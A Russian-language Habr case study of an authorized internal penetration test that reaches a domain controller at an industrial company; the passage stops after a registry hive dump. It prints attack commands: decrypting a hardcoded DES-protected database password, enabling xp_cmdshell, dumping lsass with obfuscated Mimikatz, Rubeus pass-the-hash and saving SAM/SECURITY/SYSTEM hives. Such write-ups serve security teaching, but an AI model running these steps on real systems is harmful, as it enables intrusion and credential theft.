# прорываемся к домен контроллеру через розетку / Хабр

habr.com/ru/companies/bastion/articles/767706

secm3n

secm3n 5 дек 2023 в 13:18

## LAN-party для пентестеров: прорываемся к домен контроллеру через розетку

Средний

7 мин

17K
Кейс

✏️ Технотекст 2023

Сегодня расскажу про внутренний пентест, в ходе которого мы без учетной записи добрались до администратора домена.

В этом проекте использовались много разнообразных техник: от декомпиляции приложения и расшифровки извлеченных учетных данных, до повышения привилегий через базу данных на сервере и сбора информации от имени учетной записи компьютера. Под катом подробно разобрано, как они сложились в успешный вектор атаки.

На этот раз мы исследовали большую промышленную компанию. Как и в любом внутреннем пентесте мы выступали с позиции злоумышленника, который уже подключился к корпоративной сети, но не имеет никаких доступов и привилегий. Обычная цель таких проверок — обнаружить недостатки и уязвимости в сети заказчика и, в идеале, получить привилегии доменного администратора. По сути, это означает захватить полный контроль над инфраструктурой организации.

Мы уже работали с этим заказчиком примерно год назад. В результате, руководство службы безопасности начало крупную реструктуризацию и модернизацию ИБ и вернулось к нам со словами: «У нас все безопасно. Вы ничего не сделаете, просто потеряете напрасно время. Но помогать не будем. Делайте что хотите, но даже самую простую учетную запись вам не дадим».

Глава СБ даже хотел поспорить на несколько ящиков пива для своей команды, что мы не найдем ничего серьезного. Такая уверенность подогревала профессиональный интерес. Заинтригованные, мы выехали в офис заказчика.

## Начало обследования


Приехали на объект втроем, заняли свободные LAN-розетки и стали изучать сеть при помощи Nmap. Слона проще есть по частям, так что мы поделили сферы интереса: один пентестер сосредоточился на всем, что связано с Active Directory, я изучал внутренний веб, третий работал со своим скоупом. Справедливости ради, отмечу, что сотрудники заказчика все же дали диапазон адресов, в рамках которых мы и работали. И все равно пришлось просканировать и изучить больше тысячи хостов. Это была действительно большая компания.

Прошло несколько дней методичной, скрупулезной работы, прежде чем наше внимание привлек веб-ресурс и размещенное на нем .NET приложение. Похоже, что им пользовались уже довольно давно, но мы не видели приложение в прошлом

году. Скорее всего до начала реконструкции этот хост располагался за NAT, а теперь оказался на виду.

## Декомпилируй это

Само приложение предназначалось для доступа к базе данных, некому каталогу запасных частей.




Работает оно так: после нажатия кнопки «Start» в веб-интерфейсе, исполняемые файлы загружаются во временную директорию на компьютере пользователя и запускаются оттуда. Затем появляется форма авторизации, куда нужно ввести логин и пароль, затем происходит подключение к базе данных MS SQL, размещенной на хосте. Логика подсказывает, что программа должна где-то брать параметры для подключения к базе. Значит надо покопаться под капотом.

Я обнаружил, что имя и адрес базы данных, логин для подключения к ней указаны в конфигурационном файле start.exe.config, который скачивается вместе с приложением. Там же есть и пароль, но он хранится в зашифрованном виде.

```
<add name="[redacted]" connectionString="Data
Source=[redacted] Initial Catalog=Sou;User
ID=[redacted];Password=tNaATep9eMu4u1niNBm6uQ==;Integrated
Security=false;Connection Timeout=6000;Application
Name=WINStar;Min Pool Size=50;Max Pool
Size=100;MultipleActiveResultSets=true;"/>
```

Вообще в подобных проектах не часто приходится что-то декомпилировать, но это dotNET. Он восстанавливается в исходный код практически в первозданном виде. Поэтому я решил посмотреть, как реализовано шифрование. Закинул приложение в ILSpy и стал искать ключевые слова: decrypt, encrypt. В результате в одной из .dll библиотек нашлась функция DecryptConnectionString, которая содержала ключ шифрования и алгоритм расшифровки.

```
private static readonly byte[] _iv = new byte[8] { 142, 65, 149, [redacted], 69 };

private static readonly byte[] _bKey = new byte[8] { 148, 1, 145, [redacted], 112 };

public static string DecryptConnectionStringPassword(string encryptedConnectionString)
...

public static string StringDecrypt(string textToDecrypt)
{
    byte[] workBytes = Convert.FromBase64String(textToDecrypt);
    byte[] result = new byte[workBytes.Length];
    DES dess = DES.Create();
    dess.IV = _iv;
    dess.Key = _bKey;
    MemoryStream clsMemoryStream;
    using (clsMemoryStream = new MemoryStream(workBytes))
    {
        ICryptoTransform cryptoTransform = dess.CreateDecryptor();
        CryptoStream clsCryptoStream = new CryptoStream(clsMemoryStream, cryptoTransform, CryptoStreamMode.Read);
        try
        {
            clsCryptoStream.Read(result, 0, workBytes.Length);
        }
        catch (CryptographicException ex)
        {
            throw new FormatException("Decrypt password problem", ex);
        }
        string strDecrypted = Encoding.Default.GetString(result);
        return strDecrypted.Replace("\0", "");
```

*Функция, содержащая алгоритм дешифрования пароля*

Оставалось только вынести фрагмент кода text to Decrypt в отдельный скрипт, подать на вход зашифрованный пароль из файла конфигурации и прогнать эту функцию автономно.

## Исследование базы данных

Так мы получили расшифрованный пароль, но он давал доступ лишь к базе данных, а не к домену или компьютеру. Подключились к ней при помощи DBeaver. Эта утилита включает в себя редактор запросов, при помощи которого можно посмотреть в контексте какой учетной записи ты работаешь. Для этого можно использовать, например, такую команду:


```
USE <database>
SELECT * FROM fn_my_permissions(NULL, 'DATABASE');
```

Выяснилось, что скомпрометированная учетная запись обладает административными правами sysadmin в пределах MS SQL.


Затем мы использовали другую команду:

```
sp_configure 'show advanced options', '1'
RECONFIGURE
#This enables xp_cmdshell
sp_configure 'xp_cmdshell', '1'
RECONFIGURE
```

Включили оболочку xp_cmdshell, позволяющую исполнять команды операционной системы, на которой крутится система управления базой данных. В данном случае — Windows Server 2016.





Команда Whoami Priv подсказала, что мы имеем дело с MSSQL Server Express. Так как база данных работает в контексте служебной учетной записи с SQLexpress, ей необходима привилегия имперсонализации.



SeImpersonatePrivilege позволяет выполнять команды в контексте любой учетной записи, в том числе системной. Используя эту особенность, можно повысить свои привилегии и подняться до уровня системы. Для этого я использовал инструмент под названием SharpImpersonation, но сперва его нужно загрузить на машину.

Для этого мы сперва подняли веб-сервер, но запросы до него не доходили. Попробовали закинуть инструмент на шару – не закидывался. В итоге подняли на нашей рабочей станции FTP-сервер, и через оболочку xp_cmdshell команда за командой без нормальной обратной связи запросили файл с инструментом.





Наконец, можно было выполнить команду через SharpImpersonation, создать административную учетную запись и нормально зайти на хост.


## Начало эскалации

Подключившись по протоколу RDP к BD.local — хосту, где располагалась база, мы нашли в списке процессов антивирус Касперского. Очевидно, он мешал работе. Однако теперь у нас был полноценный буфер обмена и понимание, с чем придется бороться.


Я закинул туда Mimikatz, который коллеги обфусцировали так, чтобы его не засекла конкретно эта версия антивируса. Mimikatz позволил создать дамп памяти системного процесса lsass.exe и извлечь хранящиеся в ней учетные данные.




В дампе памяти нашелся NTLM-хеш пароля учетной записи компьютера **domain\pro-db$** – **PRO.BD.**




Далее с помощью инструмента Rubeus для учетной записи **PPO-BD** с использованием NTLM-хеша ее пароля был запрошен TGT-билет Kerberos. Таким образом мы получили доступ в домен **Local** и подключились к домен-контроллеру.





## Если долго мучаться

Учетная запись **PRO.BD** позволила собрать информацию о домене **Local**, в том числе о групповых политиках. В скриптах групповых политик на одной из шар нашлось несколько скриптов, содержащих пароль для локальной учетной записи **LocalAdmin**.

```
\\ local                                                    4D77-A6C1-241F20BE0A4A}\Machine\Scripts
\Startup\localadmin.vbs
strComputer = "."
Set colLocalUsers = GetObject("WinNT://" & strComputer & "")
colLocalUsers.Filter = Array("user")
For Each objUser In colLocalUsers
If objUser.Name = "LocalAdmin" Then
objUser.SetPassword
objUser.SetInfo
End If
Next

  ocal                                                    30-8CC5-369FEF3C701E}\Machine\Scripts
\Startup\admpass.vbs
strComputer = "."
Set colLocalUsers = GetObject("WinNT://" & strComputer & "")
colLocalUsers.Filter = Array("user")
For Each objUser In colLocalUsers
If objUser.Name = "LocalAdmin" Then
objUser.SetPassword "
objUser.SetInfo
End If
Next
```

LocalAdmin имел доступ еще к ряду машин. Мы стали последовательно изучать их. Обошли порядка 40 хостов и нигде не нашли ничего полезного — сплошные тупики.




Вот попали мы на машину, которая является SIEM-агентом и радуемся, что вот-вот получим доступ ко всему. Предупреждаем заказчика: так и так, сейчас будем ее хакать. Проследите, пожалуйста, за процессом, на случай если что-то сломается. А


нам говорят, что не надо ее трогать: «Мы сегодня выводим ее из эксплуатации. Вот прям сегодня. Ага». Мы такие: «Блин, ну ладно».

Дальше ищем… Еще дня 3-4. Нашли еще одну SIEM. А нам в ответ: «Мы эту машину тоже не сегодня, завтра выведем из эксплуатации. Сейчас меняем полностью SIEM, переходим там с одного вендора на другой. Вы, конечно, можете в отчете написать, но пока отчет попадет к руководству, это уже будет неактуально».

Вечером мы что-то нашли, а утром оно уже не доступно — машины гасли прямо на глазах. Можно подумать, что это все из-за пари, но на пиво мы так и не поспорили. В общем, непросто проводить пентесты в разгар модернизации инфраструктуры. Даже чисто психологически тяжело, две недели были такие качели.

## Принцип домино

Затем пришла очередь ничем не примечательного с виду сервера **OMO**. Там тоже использовалась учетка **LocalAdmin.**




Беглый осмотр диска сервера не дал полезной информации. Сессии администраторов не были обнаружены, но я сделал дамп хранилища локальных учетных записей, LSA.

```
C:\Users\Администратор.WIN-завершена>reg save HKLM\SAM sam.save
Операция успешно завершена.

C:\Users\Администратор.WIN-завершена>reg save HKLM\SECURITY security.save
Операция успешно завершена.

C:\Users\Администратор.WIN-завершена>reg save HKLM\SYSTEM system.save
Операция успешно завершена.
```

**Дамп LSA на хосте OMO**

